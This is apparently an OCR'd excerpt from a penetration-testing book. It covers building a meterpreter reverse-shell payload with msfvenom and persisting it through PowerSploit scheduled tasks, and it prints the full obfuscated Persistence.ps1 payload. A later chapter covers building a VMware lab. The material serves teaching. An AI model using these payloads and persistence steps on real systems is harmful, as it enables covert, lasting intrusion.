
Configuring and executing meterpreter persistence

Now we're ready to build our gift to the world. First, we need to understand how these three scripts work. They're not individual tools that you pick and choose from as needed; they are all *one* tool. To create any persistent script, you'll need to run all three in a particular order:

- `New-UserPersistenceOption` and `New-ElevatedPersistenceOption` must be executed first. The order doesn't matter as long as it's before the final script, `Add-Persistence`. These two scripts are used to define the persistence specifics that will make it into the final product. Why two? Because you're telling your payload how to handle being either a standard user or a privileged user. Perhaps you want to configure these settings differently depending on if an administrator runs it or not. For now, we'll just make the settings the same for both.
- `Add-Persistence` needs the configuration defined in the first two scripts. These are passed to `Add-Persistence` as environment variables of your choosing.

Clear as mud? Let's dive in. First, we need a payload. What's nice about this is that any ol' PowerShell script will do fine. Maybe you have a favorite from our earlier review of PowerShell. Perhaps you typed up your own. For now, we'll generate an example with the ever-useful `msfvenom`. One of the format options is PowerShell!

```
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.154.131
LPORT=8008 -f psh > attack.ps1
```




```
root@troy:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.154.131 L
PORT=8008 -f psh > attack.ps1
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of psh file: 2408 bytes
root@troy:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.154.130 - - [18/Jul/2018 13:22:03] "GET / HTTP/1.1" 200 -
```

Get that script to your *script builder* system (I used `SimpleHTTPServer` again; I just love that thing). Don't take it to your target; we don't have our persistent script just yet.

> **TIP**
> If you only have access to one Windows 7 box, your script builder and target are the same system.

Now we run the three scripts: the two option scripts with output stored as environment variables, and then the persistence script with the options pulled in and the payload script defined:

```
> $userop = New-UserPersistenceOption -ScheduledTask -Hourly
> $suop = New-ElevatedPersistenceOption -ScheduledTask -Hourly
> Add-Persistence -FilePath .\attack.ps1 -ElevatedPersistenceOption $suop -
UserPersistenceOption $userop
```




```
PS C:\Users\TestAdmin> Import-Module Persistence

Security Warning
Run only scripts that you trust. While scripts from the Internet can be useful,
 this script can potentially harm your computer. Do you want to run
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Persistence\Persistence.psm1
?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R
PS C:\Users\TestAdmin> $userop = New-UserPersistenceOption -ScheduledTask -Hourl
y
PS C:\Users\TestAdmin> $suop = New-ElevatedPersistenceOption -ScheduledTask -Hou
rly
PS C:\Users\TestAdmin> Add-Persistence -FilePath .\attack.ps1 -ElevatedPersisten
ceOption $suop -UserPersistenceOption $userop
PS C:\Users\TestAdmin> ls


    Directory: C:\Users\TestAdmin


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-r--          7/8/2018  10:20 PM            Contacts
d-r--         7/18/2018   2:16 PM            Desktop
d-r--          7/8/2018  10:20 PM            Documents
d-r--         7/18/2018   2:13 PM            Downloads
d-r--          7/8/2018  10:20 PM            Favorites
d-r--          7/8/2018  10:20 PM            Links
d-r--          7/8/2018  10:20 PM            Music
d-r--          7/8/2018  10:20 PM            Pictures
d-r--          7/8/2018  10:20 PM            Saved Games
d-r--          7/8/2018  10:20 PM            Searches
d-r--          7/8/2018  10:20 PM            Videos
-a---         7/18/2018   2:42 PM       2406 attack.ps1
-a---         7/18/2018   2:52 PM       4964 Persistence.ps1
-a---         7/18/2018   2:52 PM        388 RemovePersistence.ps1
```

You can run `ls` or `dir` when you're done to verify that it worked. You should see two new scripts: `Persistence.ps1` and `RemovePersistence.ps1`. The latter is for cleaning up your mess, should you need it. This will be important in a pen test, so don't lose that file! Get `Persistence.ps1` over to your target.

Lying in wait – verifying persistence

Execute `Persistence.ps1` on your target (how you accomplish this is limited only by your imagination, tiny grasshopper). That's it. No explosions. No confetti. So, let's see what actually happened behind the scenes. Pull up **Task Scheduler** on the target system:



Name	Status	Triggers	Next Run Time
Updater	Ready	At 10:48 PM on 7/18/2018 - After triggered, repeat every 1 hour indefinitely.	7/18/2018 11:48:00 PM

Action	Details
Start a program	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive


Among the tasks scheduled to run on this system, note the little guy called **Updater**. It is designed to trigger a PowerShell script every hour. It says here that the next runtime is 23:48. Well, it's not quite that time yet, so I'll reboot the target, grab some coffee, and relax, with Meterpreter listening for the songs of its people.

Boom! At 23:48:02, the meterpreter session dials in, right on cue:

```
[*] Sending stage (179779 bytes) to 192.168.154.129
[*] Meterpreter session 3 opened (192.168.154.133:8008 -> 192.168
.154.129:49170) at 2018-07-18 23:48:02 -0400

meterpreter >
```


What did the persistence script do?

Before we open up `Persistence.ps1` in the PowerShell ISE, let me show you the script in **Notepad** with **Word Wrap** enabled. I've highlighted the actual payload that's getting persisted:



```
function Update-Windows{Param([Switch]$Persist)$ErrorActionPreference='SilentlyContinue'
$Script={sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream
([IO.MemoryStream][Convert]::FromBase64String
('7b0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z28995777333nvvvf
e6O51OJ/ff/z9cZmQBbPbOStrJniGAqsgfP358Hz8ifrdvX73+RS9Olr/P71WtinfPn6efpb/nR79x8r2nZXm2WFV1u/
XR27xe5uW9vfGsLD+68/3fOFmtJ2UxTZs2a
+lH/q6lBunZsn3Z1ulPFnW7zsrjsqymW/pZuTqezeq8aUbpuli26ezqdfGDXP84l7YEqlq
+uV65j1/WVZtP2zuHH4DNSZ1nbf5mTj9mDhv5+7ht62KybnMPrTabvhXcbGP6rG4t/vbjl1mdLXLqy77MfdEgnpXZhd9
SejubYSAf/Z6/cfIbJ79bk18XZ2+/OyFiE+RtDDvdXuSLSV4/zc+LZQE4aW9qtl9Ql+lH3y2W9/Y
+SreX9FezyqZ5yp88Wy
+neK9Jt1dZ07Tzeo3Ovvfkus2/9/3vp7/bm2n1ZD37Re/mv3f97Bdd1tT5zrvz6WjnXX5A/xzsOT873v8/xT8HD/H9ff
rn3i79M+Uv9vHFhP65jz/v7dg/AWIa/LVr2z7An3vo6Zz+P3lA/+xn+OhTA/wcX2R4/x7+
+RSfPcBv/Cb/gq6mjAjaztAB/gCwHK3O8Q93fB+feXhYJLnTexbLffy2y10Bt/wePsNv+GiGf+7jH4EEYjAO/OU98/k
+Pt+1r9/LzGf87T1LAn4rMtyBEd1jiOjuASbgnN/EX2h1ji/vTcyfe/umWY7f7vOMTsxv/K3F
+dNPzZfofH9i/uKmu0wPO1SGZ37hjy1X7OPzPfvP/Yn5hyeOaXUflGD68WB5LPfP7T/4VgBjinJGBIO5j38+5QEyPX3O
5I8fgDwP7HcCbd98y1PKTZi3mBGYjZn5mMyANMGfD81sGvh7aDnlAfE/tk/+4oD/BKL4RWCB6J9iKPg/N2UpyRg8D/G
++cIMZBcvMpcJYkCTe+r8sx/5jQHlgMu9W7o6ZB5ixIwRc/19hs6fMUroMUO7BOwxOzv8LuPK
+PO3mflyP8eXI8NjVmt8CriGdoxe5v/CJAz7Bw1mTGT8xVPndY85ZdZmFNDpPcut/JuAtYRgavr937eNbBvm64xRAXjW
Zh617pkv7FuCMX/+tdBmgbQ9WzwZ6x6d3KRijHsMeKRa1fXgEOEJ+BSU2WcxCefvfm7+4c9YaWLk
+IPn9oGF6/7JMa6Hk/4XgD3F2EQqQBbufmq/mPBbgDnBFxmLYZAFTEdFEPaIzN/v8+btm/qLd/OfTj9LrS189ChwHXZG
3/sia+fff/Toi+zdVtd2jz/ny4t2DhR3dnbujECvHaHxHTZ6r6+bNl+MX62XbbHIx2SM87pavc7ry2KaN
+MvsrqZZyVBP6lW1z3wo52RQ3IOOPmdwJQTJN/X2AlB4E9g9v8A'),
[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()}if
($Persist){if(([Security.Principal.WindowsPrincipal]
[Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole
([Security.Principal.WindowsBuiltInRole]'Administrator')){$Prof=$PROFILE.AllUsersAllHosts;
$Payload="schtasks /Create /RU system /SC HOURLY /TN Updater /TR
`"$($Env:SystemRoot)\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive`""}else
{$Prof=$PROFILE.CurrentUserAllHosts;$Payload="schtasks /Create /SC HOURLY /TN Updater /TR
`"$($Env:SystemRoot)\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive`""}mkdir
(Split-Path -Parent $Prof)(gc $Prof) + (' ' * 600 + $Script)|Out-File $Prof -Foiex
$Payload|Out-NullWrite-Output $Payload}else{$Script.Invoke()}} Update-Windows -Persist
```

It's a compressed Base64 stream. Now let's take a look at the rest in ISE:


C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
File Edit View Debug Help
Persistence.ps1
Ln 1 Col 1
11

```

function Update-Windows{
Param([Switch]$Persist)
$ErrorActionPreference='SilentlyContinue'
$Script={sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Con
if($Persist){
if(([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole
{$Prof=$PROFILE.AllUsersAllHosts;$Payload="schtasks /Create /RU system /SC HOURLY /TN Updater /TR `"$
else
{$Prof=$PROFILE.CurrentUserAllHosts;$Payload="schtasks /Create /SC HOURLY /TN Updater /TR `"$($Env:Sy
mkdir (Split-Path -Parent $Prof)
(gc $Prof) + (' ' * 600 + $Script)|Out-File $Prof -Fo
iex $Payload|Out-Null
Write-Output $Payload}
else
{$Script.Invoke()}
} Update-Windows -Persist



```

It won't all fit on the page here, so I encourage you to study it and get an idea of what's happening here. For example, check out the `$Payload` declaration: `schtasks /Create /SC HOURLY /TN Updater` (and so on). This gives you an idea of how the script ticks, but it's also an opportunity for you to make your own tweaks as you deem necessary.

Summary

In this chapter, we discovered ways of maintaining our access to the target systems once we've established ourselves on the network. This gives us more time to gather information and potentially deepen the compromise. We learned that modern threats are persistent, and so having these techniques in our repertoire as pen testers increases the value of the assessment to the client. We generated `msfvenom` payloads while explaining how to use more sophisticated payloads with these persistence tools. After exploring the persistence capabilities of both Metasploit and PowerShell Empire, we looked at quick and easy persistent backdoor building with netcat and meterpreter. Finally, we demonstrated the persistence module of the PowerSploit framework by taking a script and embedding it in code that persists the payload on the target.

Questions

1. The `persistence_exe` module works by adding a value in the _________.
2. What does the msfvenom flag `-f psh` mean?
3. The PowerSploit Persistence module scripts must be run in this order: 1) `New-UserPersistenceOption`; 2) `New-ElevatedPersistenceOption`; 3) `Add-Persistence`. (True | False)
4. A hacker has uploaded and persisted netcat on a compromised Windows Server 2008 box. They then run this command to allow their connections to the backdoor: `netsh advfirewall firewall add rule name="WindowsUpdate" dir=out action=allow protocol=TCP localport=9009`. He can't connect to his backdoor. Why?
5. Permanent WMI subscriptions run as _____.
6. In Metasploit, a `.rc` file is a _________.
7. `HKEY_LOCAL_MACHINE` is shorted to ________ when using `reg setval`.

Further reading

- TechNet article on launching scripts with a WMI subscription: `https://blogs.technet.microsoft.com/heyscriptingguy/2012/07/20/use-powershell-to-create-a-permanent-wmi-event-to-launch-a-vbscript/`
- PowerSploit GitHub with details about scripts: `https://github.com/PowerShellMafia/PowerSploit`

17
Tips and Tricks

Before you run out to the store to buy sophisticated networking hardware and server racks for your basement, let's get a little more familiar with the capabilities of virtualization on Windows today. You should be able to explore all the subjects in this book with just one powerful PC. As I've worked my way through labs and even actual pen testing exercises, I've fine-tuned tasks so that I can set up a surprisingly powerful lab environment of clients and servers on multiple subnets, all running on one computer. There are a few tips and tricks to keep your life frustration-free.

Getting familiar with VMware Workstation

If you talk to anyone today about running **virtual machines** (**VMs**) on a personal Windows computer, you're going to hear about two primary players: VMware and VirtualBox. There are many differences, but the big difference that can sway a decision in which to adopt is the fact that VirtualBox is open source and VMware is proprietary. This is true for the most part, however, it's possible to use VMware for free and it's possible to pay for VirtualBox. So let's do a quick comparison before we dive in with VMware Workstation in particular.

This discussion assumes personal use. All of these products require proper licensing for commercial use.

VMware versus Oracle for desktop virtualization

Perhaps you only need to run a single VM at a time. If this is the case, then VMware Workstation Player is a great solution; it's free to use and made by the industry leader. On the other hand, if *free to use* is a must and you need to run multiple VMs at once, then Oracle VirtualBox is very popular. For casual non-commercial use, both are free and the distinction will thus be entirely personal. Where this discussion makes a difference is for the power user building a lab of multiple VMs. If you're willing to shell out a little money, then VMware Workstation Pro is the industry standard. Workstation Pro does have an evaluation period if you'd like to take it out for a spin. At the time of writing, the price for a new license of VMware Workstation Pro 14 is $249.99. That's not exactly a value to sneeze at for many folks, so a true evaluation of the product is in order.

Here's the thing: this is a book about penetration testing, which is a professional activity. On the other hand, anyone can research ethical hacking concepts at home in their free time. If you're reading this as an aspiring or current professional, then you can't be worried about free and personal use. (If you're self-employed, that license cost is a tax write-off.) On the other hand, if you need to build a personal home lab, money can be tight (hey, decent computers are expensive). Speaking for myself, I've been on both sides: needing a hacking lab for personal study and development but also in a professional context. In the professional setting, I used VMware Workstation Pro. In my home environment, I spent a long time building a vast lab environment based entirely on Oracle VirtualBox running on a variety of physical machines. However, in the end, my personal preference is VMware Workstation Pro. I don't represent any company on this one; it's just a matter of what came out on top after some years of work in both environments. That said, there's an important point to be made here: *Oracle VirtualBox is fully capable of supporting all of your needs.* So what's the difference, really? The differences are as follows:


- **Performance**: Workstation Player and Pro are faster than VirtualBox. Workstation is better optimized for the host environment. If your host environment is powered by a beefy computer, it may be less of an issue for you.
- **Snapshot reliability and cross-platform compatibility**: Both products have their advantages on this one. When it comes to the free version supporting cloning and snapshots, only VirtualBox has the edge. In addition, the compatibility of a VirtualBox image is high; it will run just about anywhere. On the other hand, VirtualBox snapshots and clones can be a little glitchy.

- **Overall dependability and stability**: VMware Workstation, both Player and Pro, are more stable than VirtualBox. I don't even remember the last time Workstation crashed on me. I do remember it happening a few times with VirtualBox. This isn't to suggest that VirtualBox is unstable and unreliable. But when you're looking at years of use and many, many cycles of installing, removing, changing configurations, upgrades, and more, the overall stability winner is VMware Workstation.

Building your attack lab

For consistency, we'll stick with VMware Workstation Pro for our lab environment.

When you start up Workstation, the standard layout is your VM library in the panel on the left and your VMs on the right:



Memory	8 GB
Processors	4
Hard Disk (SCSI)	45 GB
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect


State: Powered off
Snapshot: July 9
Configuration file: C:\Users\Phil\Desktop\Computer Lab\Win7 Pro - Test Env1\Win7 Pro - Test Environment 1.vmx
Hardware compatibility: Workstation 12.x virtual machine

Finding Windows machines for your lab

Okay, you have Kali ready to roll. Now the tricky part: we want to test on Windows machines, but Windows is a proprietary system. Don't even consider downloading anything related to cracking activation keys, either. The legal problem aside, that's a good way for the hacker to become the hacked. Thankfully, Microsoft has our backs in a couple of ways.

Downloading Edge tester VMs for developers

It's easy to get caught up in the stigma of hacking. You might think, *no one is going to consider this legitimate testing*. Well, there's really no difference between us and the developers who need test environments to make sure their software and sites function properly. Microsoft actually lets you download full Windows VMs for free. What's the catch? Well, they won't have all the bells and whistles that would make it easy to turn one of these testers into your own personal copy of Windows. Also, they expire: in the case of the Edge test VMs, they're licensed for 90 days. You can usually renew the license, though:


Download virtual machines

Test Microsoft Edge and versions of IE8 through IE11 using free virtual machines you download and manage locally.

Select a download


Virtual machine: IE10 on Win7 (x86)

Select platform: VMware (Windows, Mac)

What's great about this nifty option is that Windows 7, Windows 8.1, and Windows 10 are all available. You can find them at: `https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/`.

Downloading an evaluation copy of Windows Server

What's nice about fancy and expensive products is that the vendor wants to win the customer's confidence by allowing evaluation periods. Microsoft will let you download Windows Server 2008 R2 to evaluate (test, that is), and the license is good for six months:


Windows Server 2008 R2 Evaluation (180 days)

Important! Selecting a language below will dynamically change the complete page content to that language.

Select Language: English

Windows Server 2008 R2 builds on the award-winning foundation of Windows Server 2008, expanding existing technology and adding new features to enable organizations to increase the reliability and flexibility of their server infrastructures.

When you work with Windows Server, focus your learning on server roles, which is how a given server becomes a web server, a domain controller, a database server, and so on.

You can find the evaluation download at: `https://www.microsoft.com/en-us/download/details.aspx?id=11093`.

Installing Windows from an OEM disc or downloaded ISO file

A lot of you may have a Windows installation disc lying around. Perhaps you have an old PC with Windows 7 installed on it. I'm not suggesting reusing keys or anything like that; simply run the installation. By default, Windows enters into a trial period upon installation as it waits for the product key. Install Windows, don't activate it with a key, and just use the trial version until it expires. Delete the VM and reinstall if you need to keep testing.

Now, if you already have a valid product key, you can download an installer at `https://www.microsoft.com/en-us/software-download/windows7?`. Don't reuse your key for activation; just use it to get a copy of the installer.

Network configuration tricks

